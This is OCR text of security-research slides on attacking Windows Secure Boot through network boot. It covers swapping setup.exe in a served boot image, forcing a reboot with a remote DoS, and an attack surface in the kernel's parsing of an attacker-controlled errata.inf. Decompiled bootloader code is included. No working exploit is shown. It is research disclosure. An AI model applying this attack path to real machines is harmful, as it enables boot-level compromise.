
Name	Value
Image Name	Microsoft Windows Setup (arm64)
Image Descri...	Microsoft Windows Setup (arm64)
Edition	2
Architecture	ARM64
Created	2024/6/22 16:05:24
Expanded Sp...	1.51 GB
OS Version	10.0.26244.5000

Target Image: 2: Microsoft Windows Setup (arm64)(Bootable)

C:\Temp\images\boot.wim

C:\Temp\mounts\Boot

Replace the setup.exe



此电脑 > 本地磁盘 (C:) > Temp > mounts > Boot >

名称	修改日期	类型	大小
Program Files	2024/6/22 15:54	文件夹	
Program Files (x86)	2024/6/22 15:54	文件夹	
sources	2024/6/22 16:00	文件夹	
Windows	2024/6/22 16:04	文件夹	
用户	2024/6/22 15:54	文件夹	
setup			

Boot Images 1 Boot Image(s)

Image Name	Architecture	Status	Expanded Size	Date	OS Version	Priority
Microsoft Windows S...	x64	Online	2295 MB	9/11/...	10.0.22621	500000 ...

Just wait for fish to bite

If you don’t want to wait

- You might exploit a remote DoS to force the victim to reboot

Physical Attack SecureBoot

Local Attack SecureBoot

Remote Attack SecureBoot

Remote DoS Based Attack SecureBoot

Where Does Microsoft Draw the Line?

Can an attacker achieve the same outcome by design?

Defensible?

Admin User → **Boot Environment**

✓ Considered defensible

Defensible?

Network Boot → **Boot Environment**

✓* Usually defensible

Defensible?

Physical Attacker → **Boot Environment**

✓* Usually defensible


Defensible?

Network Boot → **User-mode**

✗ Not defensible!

Data shared between bootloader and kernel

- \WINDOWS\inf\errata.inf




```
if ( OslGetErrataFileNameFromRegistry(a4, &DestinationString) )
{
  a2->Buffer[v7] = 0;
  a2->Length = Length;
  if ( BlAppendUnicodeToString(a2, L"inf\\") && BlAppendUnicodeToString(a2, DestinationString.Buffer) )
  {
    if ( OslIsTcbLaunchEnabled() )
      v13 = BlLdrPreloadFile(a3, a2->Buffer);
    else
      v13 = BlImgLoadImageWithProgress2(
              a3,
              0xE0000014LL,
              a2->Buffer,
              &a1->BasicData.Extension->EmInfFileImage,
              &a1->BasicData.Extension->EmInfFileSize,
              0x20000,
              0,
              0,
              0,
              0LL,
              0LL);
```

0000AB8F OslpLoadMiscModules:63 (18000B78F)

```
00000000 struct _LOADER_PARAMETER_EXTENSION // sizeof
00000000 {
00000000     unsigned int Size;
00000004     _PROFILE_PARAMETER_BLOCK Profile;
00000014     // padding byte
00000015     // padding byte
00000016     // padding byte
00000017     // padding byte
00000018     void *EmInfFileImage;
00000020     unsigned int EmInfFileSize;
```

NT Kernel


What's the file looks like




```
;/*++
;
;Copyright (c) Microsoft Corporation.  All rights reserved.
;
;Module Name:
;
;    ERRATA.INF
;
;Abstract:
;    INF file for the Errata Manager Database
;
;--*/
;

;===============================================================
;================== Declare the Target Rules ===================
;===============================================================
;
;Specify the rules that the clients can register for notifications
;Also need to specify the necessary string parameters if required
;
;N.B. The rule names must have been defined in the [RuleNameGuidDef] Section
;     Declared in [RuleDef] Section and implemented in [Rule] Section
;=================================================================
[TargetRuleDef]

ACPISLPWorkAround = {FACP.ACER_OEMID.FACP.M25D_TableId}, \       ;ACERM25D02/25/00
                    {FACP.COMPAQ_OEMID.FACP.LAREDO_TableId}, \   ;COMPAQLAREDO07/05/99
                    {FACP.DELL_OEMID.FACP.WS210_TABLEID}, \      ;DellPrecisionWS210
                    {FACP.DELL_OEMID.FACP.WS410_TABLEID}, \      ;DellPrecisionWS410
                    {FACP.DELL_OEMID.FACP.WS610_TABLEID}, \      ;DellPrecisionWS610
                    {FACP.DELL_OEMID.FACP.PE1300_TABLEID}, \     ;DellPowerEdge1300
```

- Attacker controlled
- Standard INF file
- Parsing in Kernel
- No common API

Standing on the shoulders of giants

